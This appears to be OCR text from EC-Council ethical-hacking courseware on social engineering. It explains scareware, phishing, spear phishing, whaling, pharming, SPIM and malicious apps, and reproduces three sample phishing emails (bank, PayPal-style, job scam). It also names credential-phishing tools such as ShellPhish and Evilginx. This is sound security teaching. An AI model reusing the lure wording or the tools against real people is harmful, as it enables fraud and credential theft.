
- **Scareware**

  Scareware is a type of malware that tricks computer users into visiting malware-infested websites or downloading or buying potentially malicious software. Scareware is often seen in pop-ups that tell the target user that their machine has been infected with malware. These pop-ups convincingly appear as though they are coming from a legitimate source such as an antivirus company. Further, these pop-up ads always have a sense of urgency and tell the victim to quickly download the software if they want to get rid of the supposed virus.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Computer-based Social Engineering: Phishing

- Phishing is the practice of **sending an illegitimate email** claiming to be from a **legitimate site** in an attempt to **acquire a user's personal or account information**
- Phishing emails or pop-ups **redirect users to fake webpages** that mimic trustworthy sites, which ask them to submit their personal information




http://www.hmrc.gov.uk

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Computer-based Social Engineering: Phishing (Cont'd)


Examples of Phishing Emails



https://its.tntech.edu

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Phishing

Phishing is a technique in which an attacker sends an email or provides a link falsely claiming to be from a legitimate site to acquire a user's personal or account information. The attacker registers a fake domain name, builds a lookalike website, and then mails the fake website's link to users. When a user clicks on the email link, it redirects them to the fake webpage, where they are lured into sharing sensitive details such as their address and credit card information. Some of the reasons behind the success of phishing scams include users' lack of knowledge, being visually deceived, and not paying attention to security indicators.

The screenshot below is an example of an illegitimate email that claims to be from a legitimate sender. The email link redirects users to a fake webpage and asks them to submit their personal or financial details.




Figure 9.2: Screenshot showing the phishing technique


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Examples of Phishing Emails

Source: *https://its.tntech.edu*

Today, most people use internet banking. Many people use Internet banking for all their financial needs, such as online share trading and e-commerce. Phishing involves fraudulently acquiring sensitive information (like passwords and credit card details) by masquerading as a trusted entity.

The target receives an email that appears to be from the bank and requests the user to click on the URL or the link provided. If the user is tricked and provides their username, password, and other information, then the site forwards the information to the attacker, who will use it for nefarious purposes.



From: An Attacker
Sent: Sunday, June 9, 2019 1:16:52 PM
To: User
Subject: Important changes to your account

Activity Alert

PERSONAL CHECKING/SAVINGS ACCOUNTS

Online Banking Unauthorized Sign-In.

Dear Valued Customer joeuser@tntech.edu,

As part of our security measures, our system regularly scheduled account maintenance and verification procedures, we have detected a slight error in your online banking information. Our system requires account verification for more security and protection to your account , To confirm this verification

Log into Online Banking and update your information.

Want to get more alerts? Sign in to your online banking account at Bank of America and within the Accounts Overview page select the "Alerts" tab.


You can sign in to Online or Mobile Banking to review this activity, or contact us for help.

Security Checkpoint

To confirm the authenticity of messages from us, always look for this Security Checkpoint.

Figure 9.3: Screenshot showing a phishing email

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


From: Compromised Account <compromised@students.tntech.edu>
Date: 6/1/19 6:31 PM (GMT-05:00)
To: [redacted]@students.tntech.edu>
Subject: The Security of Your Account

Paypal

The Security of Your Account

Dear joebstudent@students.tntech.edu ,
We regret to inform you of this bad news

We have put your account in the list of limited accounts
because your account is safe and we need a little bit to a few information to protect your account


Click the button below and follow the steps simply

Yours Sincerely

Confirm

Questions? Take a look at our FAQs or contact Customer Support.

Figure 9.4: Screenshot showing a phishing email


From: Joe B Student
Sent: Monday, May 13, 2019 8:57 AM
Subject: Tennessee Tech : Part Time Job

Tennessee Tech Job Placement & Student Services selected you as a Secret Shopper.

A job that will not affect your present employment or studies and no sign up fee. It's fun, rewarding and flexible. You can make up to $1000 weekly also, to view details of the job and apply please visit website

https://tinyurl.com/y3o3xzst

Job Placement & Student Services
Cookeville, TN 38505 USA

Figure 9.5: Screenshot showing a phishing email

Types of Phishing

- **Spear Phishing**

  Instead of sending out thousands of emails, some attackers opt for "**spear phishing**" and use specialized social engineering content directed at a specific employee or small group of employees in an organization to steal sensitive data such as financial information and trade secrets.

  Spear phishing messages seem to come from a trusted source with an official-looking website. The email also appears to be from an individual from the recipient's company, generally someone in a position of authority. In reality, the message is sent by an attacker attempting to obtain critical information about a specific recipient and their organization, such as login credentials, credit card details, bank account numbers,

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

passwords, confidential documents, financial information, and trade secrets. Spear phishing generates a higher response rate compared to a normal phishing attack, as it appears to be from a trusted company source.

- **Whaling**

  A whaling attack is a type of phishing that targets high profile executives like CEO, CFO, politicians, and celebrities who have complete access to confidential and highly valuable information. It is a social engineering trick in which the attacker tricks the victim into revealing critical corporate and personal information (like bank account details, employee details, customer information, and credit card details), generally, through email or website spoofing. Whaling is different from a normal phishing attack; the email or website used for the attack is carefully designed, usually targeting someone in the executive leadership.

- **Pharming**

  Pharming is a social engineering technique in which the attacker executes malicious programs on a victim's computer or server, and when the victim enters any URL or domain name, it automatically redirects the victim's traffic to an attacker-controlled website. This attack is also known as "Phishing without a Lure." The attacker steals confidential information like credentials, banking details, and other information related to web-based services.

  Pharming attack can be performed in two ways: DNS Cache Poisoning and Host File Modification

  DNS Cache Poisoning:

  - The attacker performs DNS Cache Poisoning on the targeted DNS server.
  - The attacker modifies the IP address of the target website "www.targetwebsite.com" to that of a fake website "www.hackerwebsite.com."
  - When the victim enters the target website's URL in the browser's address bar, a request is sent to the DNS server to obtain the IP address of the target website.
  - The DNS server returns a fake IP address that is already modified by the attacker.
  - Finally, the victim is redirected to the fake website.

  Host File Modification:

  - An attacker sends a malicious code as an email attachment.
  - When the user clicks on the attachment, the code executes and modifies local host files on the user's computer.
  - When the victim enters the target website's URL in the browsers address bar, the compromised host file automatically redirects the user's traffic to the fraudulent website controlled by the hacker.


  Pharming attacks can also be performed using malware like Trojan horses or worms.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Spimming**

  SPIM (Spam over Instant Messaging) exploits Instant Messaging platforms and uses IM as a tool to spread spam. A person who generates spam over IM is called Spimmer. Spimmers generally make use of bots (an application that executes automated tasks over the network) to harvest Instant Message IDs and forward spam messages to them. SPIM messages, like email spam, generally include advertisements and malware as an attachment or embedded hyperlink. The user clicks the attachment and is redirected to a malicious website that collects financial and personal information like credentials, bank account, and credit card details.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Phishing Tools

Phishing tools can be used by attackers to generate fake login pages to capture usernames and passwords, send spoofed emails, and obtain the victim's IP address and session cookies. This information can further be used by the attacker, who will use it to impersonate a legitimate user and launch further attacks on the target organization.

- **ShellPhish**

  Source: *https://github.com*

  ShellPhish is a phishing tool used to phish user credentials from various social networking platforms such as Instagram, Facebook, Twitter, and LinkedIn. It also displays the victim system's public IP address, browser information, hostname, geolocation, and other information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.6: Screenshot of ShellPhish





Figure 9.7: Screenshot showing the output of ShellPhish

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional phishing tools are listed below:

- BLACKEYE (*https://github.com*)
- PhishX (*https://github.com*)
- Modlishka (*https://github.com*)
- Trape (*https://github.com*)
- Evilginx (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Mobile-based Social Engineering

Publishing Malicious Apps

In mobile-based social engineering, the attacker performs a social engineering attack using malicious mobile apps. The attacker first creates the malicious application — such as a gaming app with attractive features — and publishes it on major application stores using the popular names. Unaware of the malicious application, a user will download it onto their mobile device, believing it to be genuine. Once the application is installed, the device is infected by malware that sends the user's credentials (usernames, passwords), contact details, and other information to the attacker.

